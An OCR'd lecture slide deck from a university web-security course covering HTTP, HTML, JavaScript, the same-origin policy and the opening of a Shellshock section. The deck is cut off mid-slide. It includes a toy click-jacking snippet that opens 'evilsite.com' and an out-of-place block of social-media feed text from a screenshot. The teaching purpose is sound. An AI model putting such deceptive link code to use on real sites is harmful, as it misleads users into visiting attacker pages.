Introduction to Web

University of Illinois

ECE 422/CS 461 – Spring 2016

What is the Web?

- A platform for deploying applications, *portably* and *securely*

Welcome to Wikipedia,


Today's featured article

In the news

On this day...

Did you know...

client



server

Web security: two tales

- Web browser: (client side)
  - Attacks target browser security weaknesses
  - Result in:
    - Malware installation (keyloggers, botnets)
    - Document theft from corporate network
    - Loss of private data

- Web application code: (server side)
  - Runs at web site: banks, e-merchants, blogs
  - Written in PHP, ASP, JSP, Ruby, …
  - Many challenges: XSS, CSRF, SQL injection

A historical perspective


- The web is an example of “bolt-on security”
- Originally, the web was invented to allow physicists to share their research papers
  - Only textual web pages + links to other pages; no security model to speak of
- Then we added embedded images
  - Crucial decision: a page can embed images loaded from another web server
- Then, Javascript, dynamic HTML, AJAX, CSS, frames, audio, video, ...
- Today, a web site is a distributed application

HTML

- Hypertext markup language (HTML)
  - Describes the content and formatting of Web pages
  - Rendered within browser window
- HTML features
  - Static document description language
  - Supports linking to other pages and embedding images by reference
  - User input sent to server via forms
- HTML extensions
  - Additional media content (e.g., PDF, video) supported through plugins
  - Embedding programs in supported languages (e.g., JavaScript, Java) provides dynamic content that interacts with the user, modifies the browser user interface, and can access the client computer environment

HTTP protocol

- HTTP is
  - widely used
  - Simple
  - Stateless



Stephane Messika cherche des associes sur http///www.devenezproducteurs.com
about an hour ago · Comment · Like

Alix Lourme Multiples virages à partir du lundi 18 ?
about an hour ago · Comment · Like

Mani Virapin
Ma Famille d'abord – EuroTraining
Source: www.youtube.com
Extrait de Ma famille d'abord x Saison-5, Episode-19 (Gym naze!) myspace.com/dr_smax ******************************
about an hour ago · Comment · Like · Share
Myriem Benzadi likes this.

Christine Laurendeau is running out of favourite characters after the Lost season finale...
2 hours ago · Comment · Like

Jérémy Schwartz

2 friend requests
1 event invitation
1 anniversaire request

valrhona
Uriel Chemouni is a fan.
Become a Fan

Thrift
石涛 is a fan.
Become a Fan

ExPosItioN de DeSsiNs – NohO & MadaMe JOrdonNe
Martin Levent is attending.
RSVP to this event


TapDefense
Collin Jackson is a fan.
Become a Fan

And this was only the beginning...
Matt Jones is tagged.

LivingSocial
6 friends use this

URLs

- Global identifiers of network-retrievable documents
- Example:



http://www.unc.edu:81/class?name=cs535#homework

Protocol

Path


Query

Fragment

What is the difference between URL and URI?

Are URLs case-sensitive?

HTTP Protocol



Method

File

HTTP version

Headers

GET /index.html HTTP/1.1
Host: www.example.com

HTTP Request

Browser

HTTP Reply

Web Server

HTML

HTTP version

Status code

Reason phrase

Headers

HTTP/1.1 200 OK
Date: Tue, 14 Feb 2012
Server: Apache/1.3.3.7
Last-Modified: Mon, 13 Feb 2012
Content-Length: 438
Set-Cookie: ...
Content-Type: text/html; charset=UTF-8

```
<html>
  <head>
    <title> Hello World! </title>
  </head>
  <body>
    <p> Hello World! </p>
  </body>
</html>
```


HTML

Cookies

Data

Dynamic Web Pages


- Rather than static HTML, web pages can be expressed as a program, say written in *Javascript*:



```
<title>Javascript demo page</title>

<font size=30>
Hello, <b>
<script>
var a = 1;
var b = 2;
document.write("world: ", a+b, "</b>");
</script>
```

DOM Tree: Document Object Model



- “The Document Object Model is a platform- and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure and style of documents.”

JavaScript

- Powerful web page *programming language*
- Scripts are embedded in web pages returned by web server
- Scripts are executed by browser. Can:
  - Alter page contents
  - Track events (mouse clicks, motion, keystrokes)
  - Read/set cookies
  - Issue web requests, read replies
- *(Note: despite name, has nothing to do with Java!)*

JavaScript

- Scripting language interpreted by the browser
- Code enclosed within <script> … </script> tags
- Defining functions:

```
<script type="text/javascript">
   function hello() { alert("Hello world!"); }
</script>
```

- Event handlers embedded in HTML

```
<img src="picture.gif" onMouseOver="javascript:hello()">
```

- Built-in functions can change content of window

```
window.open("http://umich.edu")
```

- Click-jacking attack

```
<a onMouseUp="window.open(‘http://www.evilsite.com’)"
href="http://www.trustedsite.com/">Trust me!</a>
```

Confining the Power of JavaScript Scripts

- Given all that power, browsers need to make sure JS scripts don’t abuse it
- For example, don’t want a script sent from hackerz.com web server to read cookies belonging to bank.com ...
- ... or alter layout of a bank.com web page
- ... or read keystrokes typed by user while focus is on a bank.com page!

Security on the web


- Risk #1: we don’t want a malicious site to be able to trash my files/programs on my computer
  - Browsing to awesomevids.com (or evil.com) should not infect my computer with malware, read or write files on my computer, etc.
- Defense: Javascript is sandboxed;
  try to avoid security bugs in browser code;
  privilege separation; automatic updates; etc.

Security on the web

- Risk #2: we don’t want a malicious site to be able to spy on or tamper with my information or interactions with other websites
  - Browsing to evil.com should not let evil.com spy on my emails in Gmail or buy stuff with my Amazon account
- Defense: the **same-origin policy**
  - A security policy grafted on after-the-fact, and enforced by web browsers
  - Intuition: each web site is isolated from all others


Same-origin policy

- Each site is isolated from all others




Same-origin policy

- Multiple pages from same site aren’t isolated



Same-origin policy

- Granularity of protection: the *origin*
- Origin = protocol + hostname (+ port)



http://coolsite.com/tools/info.html

- Javascript on one page can read, change, and interact freely with all other pages from the same origin

Same-origin policy

- Browsers provide isolation for JS scripts via the Same Origin Policy (**SOP**)
- Simple version:
  - Browser associates web page elements (layout, cookies, events) with a given **origin** ≈ web server that provided the page/cookies in the first place
    - Identity of web server is in terms of its hostname, e.g., bank.com
- SOP *= only scripts received from a web page's origin have access to page's elements*
- **XSS: Subverting the Same Origin Policy**

SOP exercise

Check SOP against: http://www.example.com/dir/page.html

- http://www.example.com/dir/page2.html
- http://www.example.com/dir2/other.html
- http://username:password@www.example.com/dir2/other.html
- http://www.example.com:81/dir/other.html
- https://www.example.com/dir/other.html
- http://en.example.com/dir/other.html
- http://example.com/dir/other.html
- http://v2.www.example.com/dir/other.html

Security on the web

- Risk #3: we want data stored on a web server to be protected from unauthorized access
- Defense: server-side security

Shellshock
a.k.a. Bashdoor / Bash bug
(Disclosed on Sep 24, 2014)

Acknowledgement: slides from Prof. Bruce Maggs

Bash Shell

- Released June 7, 1989.

- Unix shell providing built-in commands such as cd, pwd, echo, exec, builtin

- Platform for executing programs

- Can be scripted

Environment Variables

Environment variables can be set in the Bash shell, and are passed on to programs executed from Bash

```
export VARNAME=“value”
```

(use printenv to list environment variables)

Stored Bash Shell Script

An executable text file that begins with

